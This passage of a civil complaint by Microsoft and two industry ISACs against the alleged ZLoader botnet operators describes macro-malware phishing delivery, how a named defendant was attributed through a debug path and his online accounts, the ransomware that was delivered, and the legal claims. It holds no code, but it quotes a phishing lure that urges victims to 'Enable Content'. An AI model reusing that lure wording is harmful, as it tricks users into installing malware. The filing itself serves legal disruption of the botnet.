


FIGURE 13

74. The ZLoader Criminal Enterprise embeds malicious software, known as "macro malware", within the macros of certain Microsoft software. A "macro" is

small program that runs within a bigger program to automate a task on a user's behalf – typically a complex or time-consuming task that would be annoying to perform manually, or hard to perform accurately and consistently. Macros are written in a programming language designed to work within their broader environment. So, for example, macros for Microsoft Office are currently written in Visual Basic for Applications (VBA), a variation of Microsoft's popular Visual Basic programming language that was created specifically for Office.

75. The ZLoader Criminal Enterprise takes advantage of VBA programming to spread macro malware. Macro malware is typically transmitted through phishing emails that contain malicious attachments. When the attachment is opened and the macros run, malware coded into the VBA will begin to download and install ZLoader botnet malware.

76. The ZLoader Criminal Enterprise exploits macros in Microsoft Word and Excel to disseminate malicious software. For example, in the sequence depicted in **Figures 14** and **15**, once a Word or Excel attachment is opened, the attachment directs the victim to "Enable Editing" and then "Enable Content."



Audrey Beckmann Resume.xls [Compatibility Mode] - Excel
Sign in
File
Home
Insert
Page Layout
Formulas
Data
Review
View
Help
Tell me
Share
SECURITY WARNING Macros have been disabled.
Enable Content
A5
CAN'T VIEW THE CONTENT? READ THE STEPS BELOW
PROTECTED DOCUMENT
CAN'T VIEW THE CONTENT? READ THE STEPS BELOW
1. Open the document in Microsoft Office.
Previewing online does not work for protected documents.
2. Use a Desktop or Laptop.
Protected documents do not work on mobile phones or tablets.
3. Please click "Enable Editing" and then "Enable Content" on the yellow bar above to display the content.
Sheet1
100%

FIGURE 14




FIGURE 15

77. Once the victim clicks on “Enable Content,” the macro malware will immediately download the ZLoader malware to the victim device. Once the malware is installed, it reaches back out to the command and control servers to retrieve further instructions, as described above.

Each Defendant’s Role in the ZLoader Criminal Enterprise

78. Each Defendant controls and/or participates in the ZLoader Criminal Enterprise’s operations.

79. Defendant Malikov is involved in the creation and distribution of

technology that enables the distribution of ZLoader malware, which causes harm to Plaintiffs, their customers and members, and the public. One method ZLoader deploys to infiltrate a victim's computer is through malicious macros contained within Microsoft Excel, which were created with a program called ExcelGenerator.exe. Defendant Malikov has created, distributed and operated the ZLoader-associated ExcelGenerator.exe program.

80. Microsoft was able to discern the identity of Defendant Malikov by analyzing deployments of the ZLoader malware in victim environments and comparing that analysis with other Microsoft telemetry and publicly available data. This analysis surfaced the artifacts that led to the information identifying Mr. Malikov.

81. For example, ZLoader Defendants use "ExcelGenerator," an application known for developing malicious excel documents using XLM4.0 macros. The purpose of this application is to weaponize Excel documents by manipulating the macro functions such that the Excel documents are capable of delivering the ZLoader malware in malicious emails. The group of actors related to ZLoader is the only identifiable group that uses ExcelGenerator.exe to build malicious Excel documents and this use has not been seen in any other context.

82. The ZLoader malware contains a "PDB" file path associated with the

ExcelGenerator.exe executable file. A PDB file is a "debugging" file that is generated when source code for a Windows-based application is compiled into a version of the program that can run. In this case this file path revealed the existence of a PBD file called "ExcelGenerator.pdb" with the user name "KROKONAVT" in the file path. Mr. Malikov uses the online nickname "KROKONAVT," which appears as a username in connection with a PDB file called "ExcelGenerator.pdb" associated with ExcelGenerator.exe.

83. The existence of PDB files indicates that Mr. Malikov was developing the source code for ExcelGenerator and then compiling that code into a working version. The system associated with ExcelGenerator.pdb was also associated with ZLoader-related macro-enabled Excel files and the email address krokonavt@gmail[.]com.

84. "KROKONAVT" and the email address krokonavt@gmail[.]com appear on public websites and are associated with Denis Malikov. For example, Mr. Malikov maintains a profile on the Russian language social media platform Vkontakte (https: //vk[.]com/id73240119) where he indicates his location as "Simferopol," located in Crimea, and lists as social media nickname "@krokonavt." On his Vkontakte profile, Mr. Malikov shares his Skype account "maliko-denis" and Instagram account "krokonavt". Additional research and

analysis into the Skype account name “maliko-denis” revealed the email address maliko-denis@Yandex[.]ru associated with the Skype account.

85. Other online presence of Mr. Malikov not only associates him with information relating to the ZLoader attack infrastructure but indicates that he has the technical capabilities to create and operate the ZLoader-associated ExcelGenerator.exe program. Additionally, other information about Mr. Malikov indicates that he has technical proficiency to create an application called “Matrix Determinant” for calculating the square matrix determinant and maintenance of a GitHub code repository which contains various projects in the Python object-oriented programming language. Further, Mr. Malikov is active on the freelance software engineering forum called freelancehunt.ru, where he carries out coding projects on a freelance basis and has received uniformly positive feedback on his programming work. In particular, on April 23, 2020, a project was posted “to write a generator for .xls files.” Mr. Malikov accepted and completed the project and received positive feedback.

86. Mr. Malikov openly engages in abusive online activities, maintaining a page on the youhack.xyz site under his nickname “KROKONAVT.” On this page, he presents himself as part of the “Nightmare Crew,” and among other activities asserts himself to be involved in “Cryptoscam” activity.

87. Defendant John Doe 1 is associated with the first of three variants of the ZLoader malware. John Doe 1 is responsible for the creation and distribution of the ZLoader malware. John Doe 1 controls the ZLoader Command and Control Servers to distribute the first of three variants of the ZLoader malware through the domains in **Appendix A**.

88. Defendant John Doe 2 is associated with the second of three variants of the ZLoader malware. John Doe 2 is responsible for the creation and distribution of the ZLoader malware. John Doe 2 controls the ZLoader Command and Control Servers to distribute the second of three variants of the ZLoader malware through the domains in **Appendix A**.

89. Defendant John Doe 3 is associated with the third of three variants of the ZLoader malware. John Doe 3 is responsible for the creation and distribution of the ZLoader malware. John Doe 3 controls the ZLoader Command and Control Servers to distribute the third of three variants of the ZLoader malware through the domains in **Appendix A**.

90. Defendant John Doe 4 is associated with the Ryuk ransomware distributed through the ZLoader malware. John Doe 4 controls the ZLoader Command and Control Servers to distribute this ransomware through the domains in **Appendix A**.

91. Defendant John Doe 5 is associated with the Egregor ransomware distributed through the ZLoader malware. John Doe 5 controls the ZLoader Command and Control Servers to distribute this ransomware through the domains in **Appendix A**.

92. Defendant John Doe 6 is associated with the Nefilim ransomware distributed through the ZLoader malware. John Doe 6 controls the ZLoader Command and Control Servers to distribute this ransomware through the domains in **Appendix A**.

93. Defendant John Doe 7 is associated with the DarkSide ransomware distributed through the ZLoader malware. John Doe 7 controls the ZLoader Command and Control Servers to distribute this ransomware through the domains in **Appendix A**.

Harm to Plaintiffs, Their Customers, Their Members, And The Public

94. The ZLoader Criminal Enterprise inflicts severe harm on the individuals whose computing devices are infected by ZLoader. ZLoader damages the victim's computing devices and the software installed on those devices, including by degrading the integrity of the computers and the operating system, intruding into those devices, disabling some of those systems' antivirus software, and carrying out malicious actions from those computers and directed toward the

owners of those computers.

95. During the infection of a user's device, the ZLoader malware makes changes at the deepest and most sensitive levels of the device's operating system. Additionally, it makes fundamental changes at the level of the Windows registry. Microsoft's customers whose computing devices are infected with the malicious software are damaged by these changes to Windows, which alter the normal and approved settings and function of the user's operating system, destabilize it, and forcibly draft the customers' devices into the botnet.

96. Not only are the infected computers damaged by ZLoader, but the ZLoader defendants also can use the infected victim computers to steal the user's online banking credentials and funds from their online financial accounts, constantly monitor the user's online activities, and send commands and instructions to the infected computing device to control it surreptitiously and deliver malware that, among other things, enables Defendants to take control of the victim's computer in order extort money from the victim. Defendants' primary goal, as made evident by ZLoader's functionality, is to deliver financial theft malware, ransomware, enable attacks against other computers, steal online account login IDs, passwords, and other personal identifying information.

97. In addition to targeting user's credentials, the Defendants also utilize

ZLoader to evaluate whether a system is worthy of revictimization with ransomware. Beyond its own financial theft functionality, ZLoader can further deliver the Ransomware families such as Ryuk, Egregor, Nefilim, and DarkSide ransomware to the victim's machine. ZLoader can also install other tools for malicious purposes, such as CobaltStrike, which is used to assist with lateral movement and ransomware deployment, and Darkside, which is used to target multiple large, high-revenue organizations resulting in the encryption and theft of sensitive data and threats to make it publicly available if the ransom demand is not paid.

98. The ZLoader Defendants also cause severe harm to Plaintiffs by systematically abusing Plaintiffs' and their members' products and trademarks as part of the botnet's fraudulent operations. ZLoader severely damages the computing devices it infects, making unauthorized changes to the Windows operating system. For example, once the Defendants infect a computer with the ZLoader malware, it compromises the underlying code of Microsoft's Windows operating system to alter the behavior of various Windows routines by manipulating various registry key settings and tampering processes.

99. During ZLoader's initial infection on the victim computer, the ZLoader malware will copy itself to the user's computer in any one of a number of possible locations. For example, in the context of Microsoft Windows 8, the ZLoader

malware changes a number of settings in the user's Windows registry. In particular, the ZLoader malware creates multiple directories inside %APPDATA% and within those folders, ZLoader encrypts files that contain registry keys used by the Defendants to propagate their botnet. The Defendants fraudulently compromise a specific component of the Microsoft Windows operating system that uses the "Microsoft" and "Windows" trademarks to conceal the activities of the botnet, and trade on Microsoft's trusted trademarks and deceive end-user victims of the operating system.

100. ZLoader also contains capabilities that prevent users from detecting the ZLoader infection by disabling Windows services, including any security and antivirus software, including antivirus software provided by Microsoft. For example, ZLoader is designed to target Windows Defender by attacking the Registry settings and implementing PowerShell commands that disable Windows Defender.

101. By disabling Windows Defender and other security and anti-virus software, ZLoader not only cripples the security mechanism that might result in removal of ZLoader from the computing device, but also leave victim's computing devices exposed to many other types of malware.

102. The changes made by ZLoader alter the normal and approved settings and functions of the user's operating system, place hooks into the operating system

so ZLoader can hide its presence and activities, destabilize it, and forcibly conscript the computing device into the botnet. However, as the compromised Windows operating system does not appear any different to the user of the infected computer, the user thinks the compromised operating system is developed and distributed by Microsoft, despite the fact that it is the operators of the botnet that are compromising the operating system. This harms Microsoft's reputation, brands, and goodwill among the public.

103. ZLoader's damage to victim computers is not limited to the harms down by the core ZLoader malware, but also by downloading and installing secondary malware which makes further changes to the user's computing device. ZLoader is used in a variety of illegal activities, but it is well-known known for delivering major malware families in what is known as a "malware-as-a-service" criminal business model that delivers ransomware, banking Trojans, and a wide range of other types of malware. The malware distributed by ZLoader includes Ryuk, Egregor, Nefilim, and DarkSide, which is a type of crypto-ransomware, malicious code such as CobaltStrike, which enable ransomware deployment, movement within victim systems and extraction of victim credentials, and stealer malware dubbed "Raccoon," which is designed to steal credentials from different sources inside Windows.

104. The installation of this secondary malware makes further changes to the infected computing device, including by adding files, changing registry settings, opening additional backdoors that allow control by other cybercriminals, and allowing yet further sets of malware to be downloaded onto the computing device. All of these malware variants are designed to attack computing devices running Microsoft Windows operating systems.

105. The ZLoader botnet is being used in coordinated malware campaigns for the purpose of infecting computers of innocent victims, as demonstrated by the fact that the ZLoader botnet engages in downloading the same type of secondary malware over the same period of time.

106. Defendants' ability to profit from their criminal activities, including through the installation of secondary malware on infected computers, is directly related to the number of computers belonging to the ZLoader botnet.

107. Customers are usually unaware of the fact that their computing devices are infected and have become part of the ZLoader botnet, and, even once they become aware, they often lack the technical resources or skills to resolve the problem or remove the malicious software.

108. To carry out the intrusion into computing devices, Defendants cause the ZLoader malware to make repeated copies of Microsoft's trademarks onto

computing devices, in the form of file names, domain names, target names, and/or registry paths containing the trademarks “Microsoft” and “Windows.” For example, as described above, the main method of infecting a victim’s device is through a phishing campaign that exploits and infringes Microsoft’s Excel and Word trademarks. These uses of Microsoft’s trademarks are designed to cause the intrusion into the user’s computing device and to confuse the user into wrongly believing that the software installed is a legitimate part of the Windows operating system.

109. By specifically targeting Microsoft’s Windows operating system and utilizing registry and file paths containing Microsoft’s trademarks in order to deceive users and carry out the fraudulent scheme, the ZLoader defendants infringe Microsoft’s trademarks and deceptively use those trademarks in the context of Microsoft’s Windows operating system.

110. Once a computing device is infected, the Windows operating system ceases to operate normally and is transformed into a tool of the ZLoader Defendants’ deception and theft. But the Windows operating system still bears Microsoft’s trademarks. This is obviously meant to and does mislead Microsoft’s customers, and it causes extreme damage to Microsoft’s brands and trademarks. Trademark registrations for the marks infringed by Defendants are attached to this complaint as

Appendix B.

111. Customers who experience degraded performance of Microsoft's product caused by the ZLoader botnet may attribute such poor performance to Microsoft, causing extreme damage to Microsoft's brands and trademarks and goodwill associated there with. Even customers who eventually come to learn their computing devices are infected with malware may incorrectly attribute the infection to vulnerabilities in Microsoft's products, because many customers are unaware that they have fallen prey to Defendants' attacks.

112. As a result of the ZLoader Defendants' activities, customers may move away from Microsoft's products and services. Once customers move away, there may be significant challenges to having such customers return, given the cost they bear to switch to new products and the customer's perception of the vulnerabilities in Microsoft's products.

113. As a result of the ZLoader Defendants' activities, the members of FS-ISAC are targeted by the malware, and funds are stolen from their customers' accounts, resulting in severe injury to the members' brands and to the security of their customers and infrastructure. As a result of the ZLoader Defendants' activities, the members of H-ISAC are targeted by the ransomware which ZLoader delivers, resulting in severe injury to the members' brands and to the security of their

customers and infrastructure.

114. Plaintiffs devote significant computing and human resources to combating ZLoader and other associated malware and ransomware infections and helping customers or members determine whether or not their computing devices or infrastructure are infected and, if so, cleaning them. These efforts require in-depth technical investigations and extensive efforts to calculate and remediate harm caused to Plaintiffs' customers and members. Microsoft, as a provider of the Windows operating systems, also must constantly design and incorporate new security features in its products an attempt to stop installation of the ZLoader malware and other malicious software that is distributed by the ZLoader botnet. Plaintiffs and their members have expended significant resources to investigate and track the ZLoader Defendants' illegal activities and to counter and remediate the damage caused by the ZLoader botnet to Plaintiffs, their members and customers, and the general public.

FIRST CLAIM FOR RELIEF

Violation of the Computer Fraud & Abuse Act, 18 U.S.C. § 1030 (Microsoft, FS-ISAC and H-ISAC)

115. Plaintiffs incorporate by reference each and every allegation set forth in paragraphs 1 through 114 above.

116. Defendants knowingly and intentionally accessed and continue to access protected computers without authorization and knowingly caused the

transmission of a program, information, code and commands, resulting in damage to the protected computers, the software residing thereon, and Plaintiffs, their customers and their members. *See* 18 U.S.C. § 1030(a)(2)(C).

117. Further, as described above, Defendants knowingly caused and continue to cause the transmission of a program, information, code, and/or commands, and as a result of such conduct, intentionally caused and continue to cause damage without authorization, to the protected computers, the software residing thereon, and Plaintiffs, their customers and their members. *See* 18 U.S.C. § 1030(a)(5)(A).

118. Defendants intentionally accessed and continue to access protected computers without authorization, and as a result of such conduct, recklessly caused and continue to cause damage to the protected computers, the software residing thereon, and Plaintiffs, their customers and their members. *See* 18 U.S.C. § 1030(a)(5)(B).

119. Defendants intentionally accessed and continue to access protected computers without authorization, and as a result of such conduct, recklessly caused and continue to cause damage to the protected computers, the software residing thereon, and Plaintiffs, their customers and their members. *See* 18 U.S.C. § 1030(a)(5)(C).

120. Defendants knowingly and with intent to defraud trafficked and continue to traffic in passwords and/or similar information through which computers may be accessed without authorization. *See* 18 U.S.C. § 1030(a)(6).

121. Defendants knowingly and intentionally accessed and continue to access protected computers without authorization and knowingly caused the transmission through interstate and foreign commerce of ransomware with the intent to damage any person's computers and demand an extortion of money in relation to the damaged computer. *See* 18 U.S.C. § 1030(a)(7)(A).

122. Defendants knowingly and intentionally accessed and continue to access protected computers without authorization and knowingly caused the transmission through interstate and foreign commerce of ransomware with the intent to damage any person's computers and demand an extortion of money in relation to the damaged computer. *See* 18 U.S.C. § 1030(a)(7)(C).

123. Defendants' conduct involved interstate and/or foreign communications.

124. Defendants' conduct has caused a loss to Plaintiffs during a one-year period aggregating at least $5,000.

125. Plaintiffs seek injunctive relief and Microsoft further seeks compensatory and punitive damages under 18 U.S.C. §1030(g) in an amount to be

proven at trial.

126. As a direct result of Defendants' actions, Plaintiffs, their customers and their members have suffered and continue to suffer irreparable harm for which there is no adequate remedy at law, and which will continue unless Defendants' actions are enjoined.

SECOND CLAIM FOR RELIEF

Violation of Electronic Communications Privacy Act, 18 U.S.C. § 2701 (Microsoft, FS-ISAC and H-ISAC)

127. Plaintiffs incorporate by reference each and every allegation set forth in paragraphs 1 through 126 above.

128. Microsoft's Windows operating system software, and Microsoft's customers' computers running such software, are facilities through which electronic communication service is provided to users and customers.

129. Defendants knowingly and intentionally accessed the Windows operating system and Microsoft's customers' computers running such software without authorization or in excess of any authorization granted by Microsoft or any other party.

130. Through this unauthorized access, Defendants intercepted, had access to, obtained and altered, and/or prevented legitimate, authorized access to, wire and

electronic communications transmitted through the computers and infrastructure of Microsoft and its users.

131. Plaintiffs seek injunctive relief and Microsoft further seeks compensatory and punitive damages in an amount to be proven at trial.

132. As a direct result of Defendants' actions, Plaintiffs, their customers, and their members have suffered and continue to suffer irreparable harm for which there is no adequate remedy at law, and which will continue unless Defendants' actions are enjoined.

THIRD CLAIM FOR RELIEF

Trademark Infringement Under the Lanham Act – 15 U.S.C. § 1114 *et seq.* (Microsoft and FS-ISAC)

133. Plaintiffs Microsoft and FS-ISAC incorporate by reference each and every allegation set forth in paragraphs 1 through 132 above.

134. Defendants have used Microsoft's trademarks in interstate commerce.

135. The ZLoader botnets generate and use unauthorized copies of Microsoft's trademarks in fake and unauthorized versions of the Windows operating system, and in their deceptive communications make unauthorized use of the Microsoft, Windows, Excel and Word trademarks, including word marks and design marks associated with Microsoft's software and services. Defendants make unauthorized use of these trademarks, including through the software operating from

and through the ZLoader Command and Control Servers. Defendants make unauthorized use of these Microsoft trademarks in interstate commerce, including Microsoft's federally registered trademarks for the marks for the word marks and design marks for Microsoft, Windows, Excel and Word, among other trademarks. By doing so, Defendants are likely to cause confusion, mistake, or deception as to the origin, sponsorship, or approval of the fake and unauthorized versions of the Microsoft Windows operating system and software and fake and unauthorized emails and online account login webpages.

136. The ZLoader botnets generate and use unauthorized copies of the trademarks of FS-ISAC's financial institution members in Defendants' deceptive communications and in fake online account login webpages that make use of those trademarks, including the trademark names of financial institutions and their logos. By doing so, Defendants are likely to cause confusion, mistake, or deception as to the origin, sponsorship, or approval of unauthorized emails and online account login webpages.

137. As a result of their wrongful conduct, Defendants are liable to Plaintiffs Microsoft and FS-ISAC for violation of the Lanham Act.

138. Plaintiffs Microsoft and FS-ISAC seek injunctive relief and Microsoft further seeks compensatory and punitive damages in an amount to be proven at trial.

139. As a direct result of Defendants' actions, Plaintiffs Microsoft and FS-ISAC, their customers and their members have suffered and continue to suffer irreparable harm for which there is no adequate remedy at law, and which will continue unless Defendants' actions are enjoined.

140. Defendants' wrongful and unauthorized use of Microsoft's and FS-ISAC's members' trademarks to promote, market, or sell products and services constitutes trademark infringement pursuant to 15 U.S.C. § 1114 *et seq.*

FOURTH CLAIM FOR RELIEF

False Designation of Origin Under The Lanham Act – 15 U.S.C. § 1125(a) (Microsoft and FS-ISAC)

141. Plaintiffs Microsoft and FS-ISAC incorporate by reference each and every allegation set forth in paragraphs 1 through 140 above.

142. Microsoft's and FS-ISAC's financial institutions' members trademarks are distinctive marks that are associated with Microsoft and FS-ISAC's financial institution members and exclusively identify those companies' businesses, products, and services.

143. Defendants make unauthorized use of Microsoft's trademarks and the trademark business names and logos of FS-ISAC's financial institution members. By doing so, Defendants create false designations of origin as to tainted Microsoft products and FS-ISAC's financial institution members' websites that are likely to

cause confusion, mistake, or deception.

144. As a result of their wrongful conduct, Defendants are liable to Plaintiffs for violation of the Lanham Act, 15 U.S.C. § 1125(a).

145. Plaintiffs Microsoft and FS-ISAC seek injunctive relief and Microsoft further seeks compensatory and punitive damages in an amount to be proven at trial.

146. As a direct result of Defendants' actions, Plaintiffs Microsoft and FS-ISAC have suffered and continue to suffer irreparable harm for which there is no adequate remedy at law, and which will continue unless Defendants' actions are enjoined.

FIFTH CLAIM FOR RELIEF

Trademark Dilution Under The Lanham Act – 15 U.S.C. § 1125(c) (Microsoft and FS-ISAC)

147. Plaintiffs Microsoft and FS-ISAC incorporate by reference each and every allegation set forth in paragraphs 1 through 146 above.

148. Microsoft's and FS-ISAC's members' trademarks are famous marks that are associated with Microsoft and FS-ISAC's members and exclusively identify their businesses, products, and services.

149. Defendants make unauthorized use of Microsoft's and FS-ISAC's members' trademarks. By doing so, Defendants are likely to cause dilution by tarnishment of Microsoft's and FS-ISAC's members trademarks.

150. Plaintiffs Microsoft and FS-ISAC seek injunctive relief and Microsoft further seeks compensatory and punitive damages in an amount to be proven at trial.

151. As a direct result of Defendants' actions, Plaintiffs Microsoft and FS-ISAC have suffered and continue to suffer irreparable harm for which there is no adequate remedy at law, and which will continue unless Defendants' actions are enjoined.

SIXTH CLAIM FOR RELIEF

Violation of Georgia Computer Systems Protection Act, O.C.G.A. § 16-9-93 (Microsoft, FS-ISAC and H-ISAC)

152. Plaintiff incorporates by reference each and every allegation set forth in paragraphs 1 through 151 above.

153. Defendants alter or delete data contained in Microsoft's computers and computer networks and in Microsoft's customers' computers and computer networks, and in the networks and computers of FS-ISAC's and H-ISAC's members.

154. Defendants do so with the intention of examining financial and personal data relating to the customers and members of Microsoft, FS-ISAC and H-ISAC.

155. Defendants are aware that their access of this information is without authority.

156. Microsoft's computers and computer networks, and the computers and computer networks of Microsoft's customers, and the networks and computers of

FS-ISAC's and H-ISAC's members, have been damaged as a result of Defendants' conduct.

157. Plaintiffs have suffered damages resulting from Defendants' conduct.

158. Plaintiffs seek injunctive relief and Microsoft further seeks compensatory damages in an amount to be proven at trial.

159. As a direct result of Defendants' actions, Plaintiffs have suffered and continues to suffer irreparable harm for which there is no adequate remedy at law, and which will continue unless Defendants' actions are enjoined.

SEVENTH CLAIM FOR RELIEF

Common Law Trespass to Chattels (Microsoft, FS-ISAC and H-ISAC)

160. Plaintiffs incorporate by reference each and every allegation set forth in paragraphs 1 through 159 above.

161. Defendants have used a computer and/or computer network, without authority, with the intent to cause physical injury to the property of another.

162. Defendants have, without authority, used a computer and/or computer network, with the intent to trespass on the computers and computer networks of Microsoft and its customers, and in the networks and computers of FS-ISAC's and H-ISAC's members.

163. Defendants' actions in operating ZLoader result in unauthorized access

to Microsoft's Windows operating system software and the computers on which such programs run, and result in unauthorized access to the networks and computers of FS-ISAC's and H-ISAC's members, and result in unauthorized intrusion into those computers and the theft of information, account credentials, and funds.

164. Defendants intentionally caused this conduct and this conduct was unlawful and unauthorized.

165. Defendants' actions have caused injury to Microsoft and its customers, and to FS-ISAC's and H-ISAC's members and their customers, and have interfered with the possessory interests of Microsoft over its software and computers, and with the possessory interests of FS-ISAC's and H-ISAC's members and their customers over their computers.

166. Plaintiffs seek injunctive relief and Microsoft further seeks compensatory and punitive damages in an amount to be proven at trial.

167. As a direct result of Defendants' actions, Plaintiffs have suffered and continue to suffer irreparable harm for which there is no adequate remedy at law, and which will continue unless Defendants' actions are enjoined.

EIGHTH CLAIM FOR RELIEF

Unjust Enrichment
(Microsoft, FS-ISAC and H-ISAC)

168. Plaintiffs incorporates by reference each and every allegation set forth

in paragraphs 1 through 167 above.

169. The acts of Defendants complained of herein constitute unjust enrichment of the Defendants at the expense of Microsoft and FS-ISAC's and H-ISAC's members in violation of the common law. Defendants used, without authorization or license, software, computers and infrastructure belonging to Microsoft and to FS-ISAC's and H-ISAC's members to facilitate unlawful conduct inuring to the benefit of Defendants.

170. Defendants profited unjustly from their unauthorized and unlicensed use of Microsoft's and FS-ISAC's and H-ISAC's members' property.

